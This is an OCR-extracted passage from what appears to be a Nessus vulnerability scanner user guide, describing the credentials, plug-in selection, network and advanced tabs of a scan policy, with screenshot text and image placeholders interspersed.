
Credentials



Server Message Block (SMB) is a file sharing protocol that allows computers to share information transparently across the network. The "**Windows credentials**" drop-down menu item has settings to provide Nessus with information such as SMB account name, password and domain name. Providing this information to Nessus will allow it to find local information from a remote Windows host. For example, using credentials enables Nessus to determine if important security patches have been applied. Only expert security personnel should modify other SMB parameters from default settings.


If a maintenance SMB account is created with limited administrator privileges, Nessus can easily and securely scan multiple domains.







Plug-in Selection


The Plug-in Selection tab enables the user to choose specific security checks by "family" or individual checks.






Edit Policy
Policy
Options
Credentials
Plugin Selection
Network
Advanced
Gain root remotely
General
Gentoo Local Security Checks
HP-UX Local Security Checks
MacOS X Local Security Checks
Mandriva Local Security Checks
Misc.
NIS
Netware
Peer-To-Peer File Sharing
RPC
Red Hat Local Security Checks
Remote file access
SMTP problems
SNMP
Service detection
Settings
Enable dependencies at runtime
Show all
Find...
Silent dependencies
Disable all
Enable all
Cancel
Save


Edit Policy
Policy
Options
Credentials
Plugin Selection
Network
Advanced
RPC
Red Hat Local Security Checks
Remote file access
SMTP problems
SNMP
Service detection
Settings
Slackware Local Security Checks
Solaris Local Security Checks
SuSE Local Security Checks
Ubuntu Local Security Checks
Useless services
Web Servers
Windows
Windows : Microsoft Bulletins
Windows : User management
Enable dependencies at runtime
Show all
Find...
Silent dependencies
Disable all
Enable all
Cancel
Save

When selecting specific plug-ins, Nessus will display a menu list of all available families and the individual plug-ins that comprise that family. Click on the Plus "+" sign to expand the plug-in family and view its plug-ins. Click on the Minus "-" sign to collapse the plug-in family and hide the plug-ins from view.








if the box besides the plug-in family item shows a check then the family and all its plug-ins are enabled completely. As new plug-ins for that family are received via the feed, they will automatically be enabled.

If the box is empty, then that family, as well as all of the plug-ins within that family, are disabled.

If the box next to the plug-in family shows a square inside the box, then some of the plug-ins are enabled while others are not. If new plug-ins are received via the feed, they will **not** be enabled by default.


Network


The Network tab is very useful to help tweak the settings for maximum results with minimal network interference. By default Nessus will use whatever processing and networking power the hardware will provide to it. This can sometimes cause system overload and slow response times. These settings help to fine tune Nessus to maximize efficiency.



Advanced Tab

The advanced tab includes means for granular control over scan settings. Selecting an item from the drop-down menu will display further configuration items for the selected category. Note that this is a dynamic list of configuration options which is dependent on the plug-ins feed, audit policies and additional functionality that the connected Nessus scanner has access to. A scanner with a ProfessionalFeed may have more advanced configuration options available than a scanner configured with the HomeFeed. This list may also change as plug-ins are added or modified.





Creating a Scan Target List

